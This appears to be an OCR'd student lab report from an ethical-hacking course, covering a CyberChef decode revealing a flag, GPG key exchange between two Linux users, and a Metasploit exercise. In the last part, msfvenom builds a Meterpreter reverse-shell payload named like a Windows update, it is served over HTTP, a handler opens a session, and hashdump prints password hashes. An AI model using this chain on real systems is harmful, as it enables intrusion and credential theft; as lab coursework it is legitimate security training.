

Text Input
String Decoder
AES
String Encoder
Text Output
Caesar
239 characters, 1 line
14 characters, 1 line
Hexadecimal
Advanced Encryption Standard (AES)
Decrypt
128 bit
Electronic Code Book (ECB)
Zeros
UTF-8
Text
MBPQKITPIKSQVO
The flag is {Ethical Hacking is interesting ....But requires Hard Work!}
73 characters, 1 line

8.


```
[centos@csf ~]$ su root
Password:
[root@csf centos]# useradd manager
[root@csf centos]# passwd manager
Changing password for user manager.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
[root@csf centos]# useradd admin1
[root@csf centos]# passwd admin1
Changing password for user admin1.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
```






manager





```
[manager@csf ~]$ gpg --armor --export manager@csf.com > managerpub.asc
[manager@csf ~]$ cp managerpub.asc /tmp
[manager@csf ~]$
```


admin1



admin1@csf:~
[admin1@csf ~]$ cp /tmp/managerpub.asc .
[admin1@csf ~]$ ls
Desktop Documents Downloads managerpub.asc Music Pictures Public Templates Videos
[admin1@csf ~]$ gpg --import managerpub.asc
gpg: directory '/home/admin1/.gnupg' created
gpg: keybox '/home/admin1/.gnupg/pubring.kbx' created
gpg: /home/admin1/.gnupg/trustdb.gpg: trustdb created
gpg: key AE43A1F0A4EE5F37: public key "manager <manager@csf.com>" imported
gpg: Total number processed: 1
gpg: imported: 1
[admin1@csf ~]$ vim secret.txt
[admin1@csf ~]$ gpg --encrypt -r manager@csf.com secret.txt
gpg: ADBF02B1644B57C1: There is no assurance this key belongs to the named user
sub rsa4096/ADBF02B1644B57C1 2026-10-27 manager <manager@csf.com>
Primary key fingerprint: ED7C 5B04 A377 7627 BB06 708C AE43 A1F0 A4EE 5F37
Subkey fingerprint: 73D8 CD48 A078 6C52 8DA7 7231 ADBF 02B1 644B 57C1
It is NOT certain that the key belongs to the person named
in the user ID. If you *really* know what you are doing,
you may answer the next question with yes.
Use this key anyway? (y/N) y
[admin1@csf ~]$


admin1@csf:~
[admin1@csf ~]$ cp secret.txt.gpg /tmp
[admin1@csf ~]$




manager@csf:~


```
[manager@csf ~]$ cp /tmp/secret.txt.gpg .
[manager@csf ~]$
[manager@csf ~]$ gpg --decrypt secret.txt.gpg > secret.txt
gpg: encrypted with rsa4096 key, ID ADBF02B1644B57C1, created 2026-10-27
      "manager <manager@csf.com>"
[manager@csf ~]$
```





```
[manager@csf ~]$ cat secret.txt
This file is encrypted with manager key
[manager@csf ~]$
```

9.


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ip -br a
lo UNKNOWN 127.0.0.1/8 ::1/128
eth0 UP 192.168.200.131/24 fe80::22fa:17e1:6ffe:85f8/64
docker0 DOWN 172.17.0.1/16
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.131 LPORT=443 -f exe > WinUpdate001.exe
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
(kali㉿kali)-[~]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.138 - - [01/Nov/2026 03:09:14] "GET / HTTP/1.1" 200 -
192.168.200.138 - - [01/Nov/2026 03:09:21] "GET /WinUpdate001.exe HTTP/1.1" 200 -




```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.200.131
LHOST => 192.168.200.131
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > options
```




```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.131:443
[*] Sending stage (248902 bytes) to 192.168.200.138
[*] Meterpreter session 1 opened (192.168.200.131:443 → 192.168.200.138:50226) at 2026-11-01 03:15:03 -0500

meterpreter > screenshot
Screenshot saved to: /home/kali/vRJgptGf.jpeg
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
User1:1000:aad3b435b51404eeaad3b435b51404ee:a6fcc96b21ff3b47b5839d549da6b6f7:::
User2:1001:aad3b435b51404eeaad3b435b51404ee:c87a64622a487061ab81e51cc711a34b:::
User3:1002:aad3b435b51404eeaad3b435b51404ee:c87a64622a487061ab81e51cc711a34b:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:729d72fb7e9f659ebead6e8009110e06:::
meterpreter >
```

